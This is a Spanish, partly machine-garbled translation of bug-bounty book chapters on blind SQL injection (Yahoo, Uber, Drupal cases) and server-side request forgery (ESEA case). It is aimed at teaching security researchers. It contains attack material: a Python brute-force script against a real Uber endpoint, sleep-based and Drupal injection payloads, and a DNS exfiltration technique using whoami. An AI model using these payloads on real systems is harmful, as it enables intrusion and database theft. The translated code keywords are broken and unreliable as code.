La declaración `if` toma tres argumentos: una verificación lógica, la acción a realizar si la verificación es verdadera y la acción a realizar si la verificación es falsa. En este caso, el código comprueba si el primer dígito de la versión es `5`; si es así, la consulta devuelve verdadero. Si no, la consulta devuelve falso.

Luego, Vettorazzi conectó la salida verdadero/falso con el parámetro usando `year` el operador `y`, de modo que si la versión principal de la base de datos MySQL fuera `5`, los jugadores del año `2010` regresarían a Yahoo! Página web. La consulta funciona de esta manera porque la condición `2010` y verdadera sería verdadera, mientras que `2010` y falsa serían falsas y no devolverían registros. Vettorazzi ejecutó la consulta y no recibió ningún registro, como se muestra en la Figura 9-3, lo que significa que el primer dígito del valor devuelto por la versión no fue `5`.




Figura 9-3: Yahoo! Los resultados de la búsqueda de jugadores estaban vacíos cuando el código comprobó si la versión de la base de datos comenzaba con el número `5`.

Este error es un SQLi ciego porque Vettorazzi no pudo inyectar su consulta y ver el resultado directamente en la página. Pero Vettorazzi aún podría

encontrar información sobre el sitio. Al insertar comprobaciones booleanas, como la declaración if de verificación de versión , Vettorazzi podía inferir la información que necesitaba. Podría haber seguido extrayendo información de Yahoo! base de datos. Pero encontrar información sobre la versión de MySQL a través de su consulta de prueba fue suficiente para confirmarle a Yahoo! que la vulnerabilidad existía.

## Conclusiones Las

vulnerabilidades de SQLi, al igual que otras vulnerabilidades de inyección, no siempre son difíciles de explotar. Una forma de encontrar una vulnerabilidad SQLi es probar los parámetros de la URL y buscar cambios sutiles en los resultados de la consulta. En este caso, agregar el doble guión cambió los resultados de la consulta de referencia de Vettorazzi, revelando el SQLi.

## Uber SQLi ciego

Dificultad: Media URL:

<http://sctrack.email.uber.com.cn/track/unsubscribe.do> Fuente:

<https://hackerone.com/reports/150156> Fecha de publicación: 8 de julio de 2016

Recompensa pagada: 4.000 dólares

Además de las páginas web, puede encontrar vulnerabilidades SQLi ciegas en otros lugares, como enlaces de correo electrónico. En julio de 2016, Orange Tsai recibió un anuncio por correo electrónico de Uber. Notó que el enlace para cancelar la suscripción incluía una cadena codificada en base64 como parámetro de URL. El enlace se veía así:

<http://sctrack.email.uber.com.cn/track/unsubscribe.do?>

p=eyJ1c2VyX2IkljogljU3NTUiLCAicmVjZWI2ZXliOiAib3JhbmdlQG15bWFpbCJ9  
Decodificación

el	parámetro	El
eyJ1c2VyX2IkljogljU3NTUiLCAicmVjZWI2ZXliOiAib3JhbmdlQG15bWFpbCJ9		valor
que usa base64 devuelve la cadena JSON {"user_id": "5755", "receiver":		

"naranja@micorreo"]. A la cadena decodificada, Orange agregó el código y sleep(12) = 1 al parámetro de URL p codificado. Esta adición inofensiva hace que la base de datos tarde más en responder a la acción de cancelar la suscripción {"user\_id": "5755 and sleep(12)=1", "receiver": "orange@mymail"}. Si un sitio es vulnerable, la ejecución de la consulta evalúa el sueño (12) y no realiza ninguna acción durante 12 segundos antes de comparar la salida del comando dormir con 1. En MySQL, el comando dormir normalmente devuelve 0, por lo que esta comparación fallará. Pero no importa porque la ejecución tardará al menos 12 segundos.

Después de que Orange volvió a codificar la carga útil modificada y la pasó al parámetro URL, visitó el enlace para cancelar la suscripción para confirmar que la respuesta HTTP tardó al menos 12 segundos. Al darse cuenta de que necesitaba pruebas más concretas del SQLi para enviarlo a Uber, descartó el nombre de usuario, el nombre de host y el nombre de la base de datos usando fuerza bruta. Al hacerlo, demostró que podía extraer información de la vulnerabilidad SQLi sin acceder a datos confidenciales.

Una función SQL llamada usuario devuelve el nombre de usuario y el nombre de host de una base de datos en el formato <usuario>@<host>. Debido a que Orange no pudo acceder al resultado de sus consultas inyectadas, no pudo llamar al usuario. En cambio, Orange modificó su consulta para agregar una verificación condicional cuando la consulta buscaba su ID de usuario, comparando un carácter del nombre de usuario de la base de datos y la cadena del nombre de host a la vez usando la función mid . Similar al Yahoo! Vulnerabilidad SQLi ciega en deportes En el informe de error anterior, Orange utilizó una declaración de comparación y fuerza bruta para derivar cada carácter del nombre de usuario y la cadena de nombre de host.

Por ejemplo, Orange tomó el primer carácter del valor devuelto por la función del usuario utilizando la función mid . Luego comparó si el carácter era igual a 'a', luego a 'b', luego a 'c', y así sucesivamente. Si la declaración de comparación fuera verdadera, el servidor ejecutaría el comando para cancelar la suscripción. Este resultado indicó que el primer carácter del valor de retorno de la función de usuario era igual al carácter con el que se estaba comparando. Si la afirmación fuera falsa, el servidor no intentaría dar de baja a Orange. Al verificar cada carácter del valor de retorno de la función de usuario usando este método, Orange podría eventualmente derivar el nombre de usuario y el nombre de host completos.

La fuerza bruta manual de una cadena lleva tiempo, por lo que Orange creó una Script de Python que generó y envió cargas útiles a Uber en su nombre, de la siguiente manera:

---

```
importar json
importar cadena
importar solicitudes
desde urllib importar cotización desde
base64 importar b64encode    base =
string.digits + string.letters + '_-@.'    carga útil = {"user_id": 5755, "receiver":
"blog.orange.tw"}    para l en rango(0, 30):    para i en base:

    carga útil['user_id'] = "5755 y mid(user(),%d,1)='%c'%"%(l+1, i)    new_payload = json.dumps(carga
    útil)
    nueva_carga útil = b64encode(nueva_carga útil)
    r=
request.get('http://sctrack.email.uber.com.cn/track/unsubscribe.do?p='+quote(new_payload))

    si len(r.content)>0: imprime i,
        rompe
```

---

La secuencia de comandos de Python comienza con cinco líneas de declaraciones de importación que recuperan las bibliotecas que Orange necesitaba para procesar solicitudes HTTP, JSON y codificaciones de cadenas.

Un nombre de usuario y un nombre de host de una base de datos pueden estar formados por cualquier combinación de letras mayúsculas, minúsculas, números, guiones (-), guiones bajos (\_), símbolos de arroba (@) o puntos (.). En , Orange crea la variable base para contener estos caracteres. El código en crea una variable para contener la carga útil que el script envía al servidor. La línea de código en es la inyección, que utiliza los bucles for en y .

Veamos el código en en detalle. Orange hace referencia a su ID de usuario, 5755, con la cadena user\_id definida en para crear sus cargas útiles. Utiliza la función mid y el procesamiento de cadenas para construir una carga útil similar a Yahoo! error anteriormente en este capítulo. % d y %c en la carga útil son marcadores de posición de reemplazo de cadenas. % d son datos que representan un dígito y %c son datos de caracteres.

La cadena de carga útil comienza en el primer par de comillas dobles ("") y termina en el segundo par de comillas dobles antes del tercer símbolo de porcentaje en %. El tercer símbolo de porcentaje le indica a Python que reemplace los marcadores de posición %d y %c con los valores siguientes el símbolo de porcentaje entre paréntesis. Entonces el código reemplaza %d con l+1 (la variable l más el número 1) y %c con la variable i. La marca de almohadilla (#) es otra forma de comentar en MySQL y representa cualquier parte de la consulta posterior a la inyección de Orange en un comentario.

Las variables l e i son los iteradores del bucle en y . La primera vez que el código ingresa l en el rango (0,30) en , l será 0. El valor de l es la posición en la cadena de nombre de usuario y de nombre de host devuelta por la función de usuario que el script está intentando descifrar. Una vez que el script tiene una posición en la cadena de nombre de usuario y nombre de host que está probando, el código ingresa a un bucle anidado en que itera sobre cada carácter en la cadena base . La primera vez que el script recorre ambos bucles, l será 0 y i será a. Estos valores se pasan a la función mid en para crear la carga útil "5755 and mid(user(),0,1)='a'#".

En la próxima iteración del bucle for anidado , el valor de l seguirá siendo 0 y yo seré b para crear la carga útil "5755 and mid(user(),0,1)='b'#".

La posición l permanecerá constante a medida que el bucle repita cada carácter en la base para crear la carga útil en .

Cada vez que se crea una nueva carga útil, el siguiente código convierte la carga útil a JSON, vuelve a codificar la cadena utilizando la función base64encode y envía la solicitud HTTP al servidor. El código en comprueba si el servidor responde con un mensaje. Si el carácter en i coincide con la subcadena del nombre de usuario en la posición que se está probando, el script deja de probar los caracteres en esa posición y pasa a la siguiente posición en la cadena de usuario . El bucle anidado se rompe y regresa al bucle en , que incrementa l en 1 para probar la siguiente posición de la cadena del nombre de usuario.

Esta prueba de concepto permitió a Orange confirmar que el nombre de usuario y el nombre de host de la base de datos eran sendcloud\_w@10.9.79.210 y el nombre de la base de datos era sendcloud (para obtener el nombre de la base de datos, reemplace usuario con

base de datos en ). En respuesta al informe, Uber confirmó que el SQLi no había ocurrido en su servidor. La inyección se produjo en un servidor de terceros que Uber estaba usando, pero aun así Uber pagó una recompensa. No todos los programas de recompensas harán lo mismo. Uber probablemente pagó una recompensa porque el exploit permitiría a un atacante deshacerse de todas las direcciones de correo electrónico de los clientes de Uber de la base de datos de sendcloud .

Aunque puede escribir sus propios scripts como lo hizo Orange para volcar la información de la base de datos de un sitio web vulnerable, también puede utilizar herramientas automatizadas. El Apéndice A incluye información sobre una de esas herramientas llamada sqlmap.

### Conclusiones Esté

atento a las solicitudes HTTP que aceptan parámetros codificados.

Después de decodificar e injectar su consulta en una solicitud, asegúrese de volver a codificar su carga útil para que todo coincida con la codificación que espera el servidor.

Extraer el nombre de una base de datos, un nombre de usuario y un nombre de host generalmente es inofensivo, pero asegúrese de que esté dentro de las acciones permitidas del programa de recompensas en el que está trabajando. En algunos casos, el comando de suspensión es suficiente para una prueba de concepto.

## SQLi Drupal

Dificultad: URL física:

cualquier sitio Drupal que use la versión 7.32 o anterior Fuente:

<https://hackerone.com/reports/31756/> Fecha de informe:

17 de octubre de 2014 Recompensa pagada:

\$3000

Drupal es un popular sistema de gestión de contenidos de código abierto para crear sitios web, similar a Joomla! y WordPress. Está escrito en PHP y es modular, lo que significa que puede instalar nuevas funciones en unidades en un sitio Drupal. Cada instalación de Drupal contiene el núcleo de Drupal, que es un conjunto

de módulos que ejecuta la plataforma. Estos módulos principales requieren una conexión a una base de datos, como MySQL.

En 2014, Drupal lanzó una actualización de seguridad urgente para el núcleo de Drupal porque todos los sitios de Drupal eran vulnerables a una vulnerabilidad SQLi de la que usuarios anónimos podían abusar fácilmente. El impacto de la vulnerabilidad permitiría a un atacante apoderarse de cualquier sitio Drupal sin parches. Stefan Horst descubrió la vulnerabilidad cuando notó un error en la funcionalidad de declaración preparada del núcleo de Drupal.

La vulnerabilidad de Drupal ocurrió en la interfaz de programación de aplicaciones (API) de la base de datos de Drupal. La API de Drupal utiliza la extensión PHP Data Objects (PDO), que es una interfaz para acceder a bases de datos en PHP. Una interfaz es un concepto de programación que garantiza entradas y salidas de una función sin definir cómo se implementa la función. En otras palabras, PDO oculta las diferencias entre bases de datos para que los programadores puedan usar las mismas funciones para consultar y recuperar datos independientemente del tipo de base de datos. PDO incluye soporte para declaraciones preparadas.

Drupal creó una API de base de datos para utilizar la funcionalidad PDO. La API crea una capa de abstracción de la base de datos Drupal para que los desarrolladores nunca tengan que consultar la base de datos directamente con su propio código. Pero aún pueden usar declaraciones preparadas y usar su código con cualquier tipo de base de datos. Los detalles de la API están más allá del alcance de este libro. Pero debe saber que la API generará declaraciones SQL para consultar la base de datos y tiene controles de seguridad integrados para evitar vulnerabilidades SQLi.

Recuerde que las declaraciones preparadas previenen las vulnerabilidades de SQLi porque un atacante no puede modificar la estructura de la consulta con entradas maliciosas, incluso si la entrada no está desinfectada. Pero las declaraciones preparadas no pueden proteger contra las vulnerabilidades de SQLi si la inyección ocurre cuando se crea la plantilla. Si un atacante puede injectar información maliciosa durante el proceso de creación de la plantilla, puede crear su propia declaración maliciosa preparada. La vulnerabilidad que descubrió Horst se produjo debido a la cláusula IN de SQL , que busca valores que existen en una lista de valores. Por ejemplo, el código SELECCIONAR \* DE usuarios DONDE nombre EN

('pedro', 'pablo', 'ringo'); selecciona los datos de la tabla de usuarios donde el valor en la columna de nombre es peter, paul o ringo.

Para entender por qué la cláusula IN es vulnerable, veamos el código detrás de la API de Drupal:

---

```
$this->expandArguments($consulta, $args); $stmt =  
$this->prepareQuery($consulta); $stmt->execute($args, $opciones);
```

---

La función expandArguments es responsable de crear consultas que utilizan la cláusula IN . Después de que expandArguments genera consultas, las pasa a prepareQuery, que genera las declaraciones preparadas que ejecuta la función de ejecución . Para comprender la importancia de este proceso, veamos también el código relevante para expandArguments :

---

```
--recorte--  
foreach(array_filter($args, `is_array`) as $clave => $datos) {  
    $new_keys = matriz();  
    foreach ($datos como $i => $valor) { --snip--  
  
        $new_keys[$key . '_' . $i] = $valor;  
  
    } --recortar--  
}
```

---

Este código PHP utiliza matrices. PHP puede utilizar matrices asociativas, que Defina explícitamente las claves de la siguiente manera:

---

```
['rojo' => 'manzana', 'amarillo' => 'plátano']
```

---

Las claves en esta matriz son 'roja' y 'amarilla', y los valores de la matriz son las frutas a la derecha de la flecha (=>).

Alternativamente, PHP puede usar una matriz estructurada, de la siguiente manera:

---

```
['manzana platano']
```

---

Las claves de una matriz estructurada son implícitas y se basan en la posición del valor en la lista. Por ejemplo, la clave para "manzana" es 0 y la clave para "plátano" es 1.

La función PHP `foreach` itera sobre una matriz y puede separar la clave de la matriz de su valor. También puede asignar cada clave y cada valor a su propia variable y pasarlos a un bloque de código para su procesamiento. En , `foreach` toma cada elemento de una matriz y verifica que el valor que se le pasa sea una matriz llamando a `array_filter($args, 'is_array')`. Después de que la declaración confirma que tiene un valor de matriz, asigna cada una de las claves de la matriz a `$key` y cada uno de los valores a `$data` para cada iteración del bucle `foreach` . El código modificará los valores en la matriz para crear marcadores de posición, por lo que el código en inicializa una nueva matriz vacía para luego contener los valores de los marcadores de posición.

Para crear los marcadores de posición, el código en itera a través de la matriz `$data` asignando cada clave a `$i` y cada valor a `$value`. Luego, en , la matriz `new_keys` inicializada en contiene la clave de la primera matriz concatenada con la clave en . El resultado previsto del código es crear marcadores de posición de datos que se parecen a `nombre_0`, `nombre_1`, etc.

Así es como se vería una consulta típica usando `db_query` de Drupal función, que consulta una base de datos:

---

```
db_query("SELECCIONAR * DE {usuarios} DONDE nombre EN (:nombre)",
  array(':nombre'=>array('usuario1','usuario2')));
```

---

La función `db_query` toma dos parámetros: una consulta que contiene marcadores de posición con nombre para las variables y una matriz de valores para sustituir esos marcadores de posición. En este ejemplo, el marcador de posición es `:nombre` y es una matriz con los valores 'usuario1' y 'usuario2'. En una matriz estructurada, la clave para 'usuario1' es 0 y la clave para 'usuario2' es 1. Cuando Drupal ejecuta la función `db_query` , llama a la función `expandArguments` , que concatena las claves para cada valor. La consulta resultante usa `nombre_0` y `nombre_1` en lugar de las claves, como se muestra aquí:

---

```
SELECCIONE * DE los usuarios DONDE nombre EN (:nombre_0, :nombre_1)
```

---

Pero el problema surge cuando llamas a `db_query` usando un asociativo matriz, como en el siguiente código:

---

```
db_query("SELECCIONAR * DE {usuarios} donde nombre EN (:nombre)",
  array(':nombre'=>array('prueba');-- '
        => 'usuario1', 'prueba' => 'usuario2'));
```

---

En este caso, :name es una matriz y sus claves son 'test');--' y 'test'.

Cuando expandArguments recibe la matriz :name y la procesa para crear la consulta, genera esto:

---

```
SELECCIONE * DE los usuarios DONDE nombre EN (:nombre_prueba);--, :nombre_prueba)
```

---

Hemos injectado un comentario en la declaración preparada. La razón por la que esto ocurre es que expandArguments itera a través de cada elemento de la matriz para crear marcadores de posición, pero asume que se le pasó una matriz estructurada. En la primera iteración, a \$i se le asigna 'prueba);--' y a \$valor se le asigna 'usuario1'. La clave \$ es ':nombre' y al combinarla con \$i se obtiene name\_test);--. En la segunda iteración, a \$i se le asigna 'prueba' y \$valor es 'usuario2'. La combinación de \$key con \$i da como resultado el valor name\_test.

Este comportamiento permite a usuarios malintencionados injectar sentencias SQL en consultas de Drupal que se basan en la cláusula IN . La vulnerabilidad afecta la funcionalidad de inicio de sesión de Drupal, lo que hace que la vulnerabilidad SQLi sea grave porque cualquier usuario del sitio, incluido un usuario anónimo, podría aprovecharla. Para empeorar las cosas, PHP PDO admite la capacidad de ejecutar múltiples consultas a la vez de forma predeterminada. Esto significa que un atacante podría agregar consultas adicionales a la consulta de inicio de sesión del usuario para ejecutar comandos SQL que no sean de cláusula IN. Por ejemplo, un atacante podría usar declaraciones INSERT , que insertan registros en una base de datos, para crear un usuario administrativo que luego podría usar para iniciar sesión en el sitio web.

## Comidas para llevar

Esta vulnerabilidad de SQLi no era simplemente una cuestión de enviar una cita simple y descifrar una consulta. Más bien, requería comprender cómo la API de la base de datos del núcleo de Drupal maneja la cláusula IN . La conclusión de esta vulnerabilidad es estar atento a las oportunidades para alterar la estructura de la entrada que se pasa a un sitio. Cuando una URL toma el nombre como parámetro, intente agregar [] al parámetro para cambiarlo a una matriz y probar cómo lo maneja el sitio.

## Resumen

SQLi puede ser una vulnerabilidad importante y peligrosa para un sitio. Si un atacante encuentra un SQLi, podría obtener permisos completos para un sitio. En algunas situaciones, una vulnerabilidad SQLi se puede escalar insertando datos en la base de datos que habilitan permisos administrativos en el sitio, como en el ejemplo de Drupal. Cuando busque vulnerabilidades de SQLi, explore lugares donde pueda pasar comillas simples o dobles sin escape a una consulta. Cuando se encuentra una vulnerabilidad, los indicios de que existe la vulnerabilidad pueden ser sutiles, como ocurre con las inyecciones a ciegas. También debe buscar lugares donde pueda pasar datos a un sitio de formas inesperadas, como donde pueda sustituir parámetros de matriz en los datos de solicitud, como en el error de Uber.

# 10

## FALSIFICACIÓN DE SOLICITUDES DEL LADO DEL SERVIDOR



Una vulnerabilidad de falsificación de solicitudes del lado del servidor (SSRF) permite a un atacante hacer que un servidor realice solicitudes de red no deseadas. Al igual que una vulnerabilidad de falsificación de solicitudes entre sitios (CSRF), una SSRF abusa de otro sistema para realizar acciones maliciosas. Mientras que un CSRF explota a otro usuario, un SSRF explota un servidor de aplicaciones específico. Al igual que con los CSRF, las vulnerabilidades de SSRF pueden variar en cuanto a impacto y métodos de ejecución. Sin embargo, el hecho de que pueda hacer que un servidor de destino envíe solicitudes a otros servidores arbitrarios no significa que la aplicación de destino sea vulnerable. La aplicación puede permitir intencionadamente este comportamiento. Por esta razón, es importante entender cómo demostrar el impacto cuando se encuentra una SSRF potencial.

Demostración del impacto de la falsificación de solicitudes del lado del servidor

Dependiendo

de cómo esté organizado un sitio web, un servidor vulnerable a SSRF podría realizar una solicitud HTTP a una red interna o a direcciones externas. La capacidad del servidor vulnerable para realizar solicitudes determina lo que se puede hacer con la SSRF.

Algunos sitios web más grandes tienen firewalls que prohíben que el tráfico externo de Internet acceda a los servidores internos: por ejemplo, el sitio web tendrá

un número limitado de servidores públicos que reciben solicitudes HTTP de visitantes y envían solicitudes a otros servidores que son públicamente inaccesibles. Un ejemplo común es un servidor de bases de datos, al que a menudo no se puede acceder desde Internet. Cuando inicia sesión en un sitio que se comunica con un servidor de base de datos, puede enviar un nombre de usuario y contraseña a través de un formulario web normal. El sitio web recibirá su solicitud HTTP y realizará su propia solicitud al servidor de la base de datos utilizando sus credenciales. Luego, el servidor de la base de datos responderá al servidor de aplicaciones web, y el servidor de aplicaciones web le transmitirá la información. Durante este proceso, a menudo no se da cuenta de que existe el servidor de base de datos remoto y no debería tener acceso directo a la base de datos.

Los servidores vulnerables que permiten a los atacantes controlar las solicitudes a servidores internos podrían exponer información privada. Por ejemplo, si existiera un SSRF en el ejemplo de base de datos anterior, podría permitir a un atacante enviar solicitudes al servidor de la base de datos y recuperar información a la que no debería tener acceso. Las vulnerabilidades SSRF brindan a los atacantes acceso a una red más amplia a la que atacar.

Supongamos que encuentra un SSRF, pero el sitio vulnerable no tiene servidores internos o no se puede acceder a esos servidores a través de la vulnerabilidad. En ese caso, verifique si puede realizar solicitudes a sitios externos arbitrarios desde el servidor vulnerable. Si puede aprovechar el servidor de destino para comunicarse con un servidor que usted controla, puede utilizar la información solicitada para obtener más información sobre el software que utiliza la aplicación de destino. También es posible que puedas controlar la respuesta.

Por ejemplo, es posible que pueda convertir solicitudes externas en solicitudes internas si el servidor vulnerable sigue redireccionamientos, un truco que me señaló Justin Kennedy. En algunos casos, un sitio no permitirá el acceso a direcciones IP internas, pero se comunicará con sitios externos. Si es así, puedes devolver una respuesta HTTP con un código de estado de 301, 302, 303 o 307, que son tipos de redirecciones. Debido a que usted controla la respuesta, puede apuntar la redirección a una dirección IP interna para probar si el servidor seguirá la respuesta 301 y realizará una solicitud HTTP a su red interna.

Alternativamente, puede usar la respuesta de su servidor para probar otras vulnerabilidades, como SQLi o XSS, como se analiza en “Atacar a usuarios con respuestas SSRF” en la página 98. El éxito de esto depende de cómo la aplicación de destino esté usando la respuesta. de la solicitud falsificada, pero a menudo vale la pena ser creativo en estas situaciones.

La situación de menor impacto es cuando una vulnerabilidad SSRF solo le permite comunicarse con un número limitado de sitios web externos. En esos casos, podría aprovechar una lista negra configurada incorrectamente. Por ejemplo, supongamos que un sitio web puede comunicarse externamente con `www.<ejemplo>.com` pero solo valida que la URL proporcionada termine en `<ejemplo>.com`. Un atacante podría registrar `atacante<ejemplo>.com`, lo que le permitiría controlar una respuesta al sitio de destino.

## Invocar solicitudes GET frente a POST

Después de verificar que puede enviar un SSRF, confirme si puede invocar un método HTTP GET o POST para explotar el sitio. Las solicitudes HTTP POST pueden ser más importantes si un atacante puede controlar los parámetros POST ; Las solicitudes POST a menudo invocan comportamientos de cambio de estado, como crear cuentas de usuario, invocar comandos del sistema o ejecutar código arbitrario dependiendo de con qué otras aplicaciones se pueda comunicar el servidor vulnerable. Las solicitudes HTTP GET , por otro lado, a menudo están asociadas con la extracción de datos. Debido a que las SSRF de solicitudes POST pueden ser complejas y depender del sistema, en este capítulo nos centraremos en los errores que utilizan solicitudes GET . Para obtener más información sobre la SSRF basada en solicitudes POST , lea las diapositivas de la presentación de Orange Tsai de Black Hat 2017 en <https://www.blackhat.com/docs/us-17-thursday/us-17-Tsai-A-New-Era- Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Lang>

## Realizar SSRF ciegas

Después de confirmar dónde y cómo puede realizar una solicitud, considere si puede acceder a la respuesta de una solicitud. Cuando no puede acceder a una respuesta, ha encontrado una SSRF ciega. Por ejemplo, un atacante podría

tener acceso a una red interna a través de SSRF pero no poder leer las respuestas HTTP a las solicitudes del servidor interno. Por lo tanto, necesitarán encontrar un medio alternativo para extraer información, generalmente mediante el uso de sincronización o el Sistema de nombres de dominio (DNS).

En algunas SSRF ciegas, los tiempos de respuesta pueden revelar información sobre los servidores con los que se interactúa. Una forma de aprovechar los tiempos de respuesta es escanear puertos de servidores inaccesibles. Los puertos pasan información hacia y desde un servidor. Usted escanea los puertos en un servidor enviando una solicitud y viendo si responden. Por ejemplo, puede intentar explotar un SSRF en una red interna escaneando puertos en los servidores internos. Al hacerlo, puede determinar si el servidor está abierto, cerrado o filtrado en función de si una respuesta de un puerto conocido (como el puerto 80 o 443) regresa en 1 segundo o 10 segundos. Los puertos filtrados son como un agujero negro de comunicación. No responden a las solicitudes, por lo que nunca sabrás si están abiertas o cerradas y la solicitud expirará. Por el contrario, una respuesta rápida puede significar que el servidor está abierto y acepta la comunicación o está cerrado y no acepta la comunicación. Cuando esté explotando SSRF para escanear puertos, intente conectarse a puertos comunes, como 22 (usado para SSH), 80 (HTTP), 443 (HTTPS), 8080 (HTTP alternativo) y 8443 (HTTPS alternativo). Podrás confirmar si las respuestas difieren y deducir información de esas diferencias.

DNS es un mapa para Internet. Puede intentar invocar solicitudes de DNS utilizando sistemas internos y controlar la dirección de la solicitud, incluido el subdominio. Si tiene éxito, es posible que pueda contrabandear información desde vulnerabilidades ciegas de la SSRF. Para explotar una SSRF ciega de esta manera, usted agrega la información de contrabando como un subdominio a su propio dominio. Luego, el servidor de destino realiza una búsqueda de DNS en su sitio para ese subdominio. Por ejemplo, digamos que encuentra un SSRF ciego y puede ejecutar comandos limitados en un servidor pero no puede leer ninguna respuesta. Si puede invocar búsquedas de DNS mientras controla el dominio de búsqueda, puede agregar la salida SSRF a un subdominio y usar el comando whoami. Esta técnica se conoce comúnmente como exfiltración fuera de banda (OOB). Cuando utiliza el comando whoami en el subdominio, el sitio web vulnerable envía una solicitud DNS a su servidor.

Su servidor recibe una búsqueda DNS de datos.<sudominio>.com, donde

Los datos son la salida del comando whoami del servidor vulnerable . Debido a que las URL solo pueden incluir caracteres alfanuméricos, deberá codificar los datos utilizando codificación base32.

## Atacar a usuarios con respuestas SSRF

Cuando no puede apuntar a sistemas internos, puede intentar explotar los SSRF que afectan a los usuarios o a la aplicación misma. Si su SSRF no es ciego, una forma de hacerlo es devolver respuestas maliciosas a la solicitud SSRF, como cargas útiles de secuencias de comandos entre sitios (XSS) o inyección SQL (SQLi), que se ejecutan en el sitio vulnerable. Las cargas útiles XSS almacenadas son especialmente importantes si otros usuarios acceden a ellas con regularidad, porque puedes explotar estas cargas útiles para atacar a los usuarios. Por ejemplo, supongamos que www.<ejemplo>.com/imagen?url= aceptó una URL para buscar una imagen para el perfil de su cuenta en el parámetro URL. Puede enviar una URL a su propio sitio que devuelva una página HTML con una carga útil XSS. Entonces la URL completa sería www.<ejemplo>.com/picture?url= <attacker>.com/xss. Si www.<ejemplo>.com guardara el HTML de la carga útil y lo representara como imagen de perfil, el sitio tendría una vulnerabilidad XSS almacenada. Pero si el sitio representó la carga útil HTML y no la guardó, aún puede probar si el sitio impidió CSRF para esa acción. Si no fuera así, ¿podría compartir la URL www.<ejemplo>.com/imagen?url=<atacante>.com/xss con un objetivo. Si el objetivo visitó el enlace, el XSS se activaría como resultado del SSRF y realizaría una solicitud a su sitio.

Cuando busque vulnerabilidades SSRF, esté atento a las oportunidades para enviar una URL o dirección IP como parte de alguna funcionalidad del sitio. Luego considere cómo podría aprovechar ese comportamiento para comunicarse con los sistemas internos o combinarlo con algún otro tipo de comportamiento malicioso.

## ESEA SSRF y consulta de metadatos de AWS

Dificultad: Media URL:

[https://play.esea.net/global/media\\_preview.php?url=/](https://play.esea.net/global/media_preview.php?url=/)

Fuente: <http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/>

Fecha de reporte: 11 de abril de 2016

Recompensa pagada: \$1,000

En algunos casos, se puede explotar y demostrar el impacto de una SSRF. de múltiples maneras. Asociación de entretenimiento de deportes electrónicos (ESEA), una comunidad competitiva de videojuegos, abrió una recompensa por errores autoejecutada programa en 2016. Inmediatamente después de que ESEA lanzó el programa, Brett Buerhaus utilizó Google dorking para buscar rápidamente URL que terminaran en Extensión de archivo .php. Google dorking utiliza palabras clave de búsqueda de Google para especificar dónde se realiza una búsqueda y el tipo de información buscada para. Buerhaus utilizó el sitio de consulta: <https://play.esea.net/ext:php> , que indica Google devolverá resultados sólo para el sitio <https://play.esea.net/> cuando un archivo termina en .php. Los diseños de sitios más antiguos sirven páginas web que terminan en .php y puede indicar que una página utiliza una funcionalidad obsoleta, lo que la convierte en una buena lugar para buscar vulnerabilidades. Cuando Buerhaus realizó la búsqueda, recibió la URL [https://play.esea.net/global/media\\_preview.php?url=](https://play.esea.net/global/media_preview.php?url=) como parte de los resultados.

Este resultado es notable debido al parámetro url=. El parámetro indica que ESEA podría estar renderizando contenido de sitios externos definidos por el parámetro URL. Cuando busca SSRF, la URL El parámetro es una señal de alerta. Para comenzar las pruebas, Buerhaus insertó su propio dominio en el parámetro de la URL crear

[https://play.esea.net/global/media\\_preview.php?url=http://ziot.org.](https://play.esea.net/global/media_preview.php?url=http://ziot.org.) Él

recibió un mensaje de error que ESEA esperaba que regresara la URL un Entonces la intentó el URL

[https://play.esea.net/global/media\\_preview.php?url=http://ziot.org/1.png](https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png) y fue exitoso.

Validar las extensiones de archivos es un enfoque común para proteger funcionalidad donde los usuarios pueden controlar los parámetros que hacen que el lado del servidor peticiones. ESEA estaba limitando la representación de URL a imágenes, pero eso no significaba que estuviera validando las URL correctamente. Buerhaus agregó un valor nulo byte (%00) a la URL para comenzar su prueba. En lenguajes de programación en el que el programador necesita administrar la memoria manualmente, un valor nulo

byte termina cadenas. Dependiendo de cómo un sitio implemente su funcionalidad, agregar un byte nulo podría hacer que el sitio finalice la URL prematuramente. Si ESEA fuera vulnerable, en lugar de hacer una solicitud para [https://play.esea.net/global/media\\_preview.php?url=http://ziot.org%00/1.png](https://play.esea.net/global/media_preview.php?url=http://ziot.org%00/1.png), Luego haga la solicitud [https://play.esea.net/global/media\\_preview.php?url=http://ziot.org/](https://play.esea.net/global/media_preview.php?url=http://ziot.org/).

a  
Pero

Buerhaus descubrió que agregar un byte nulo no funcionaba.

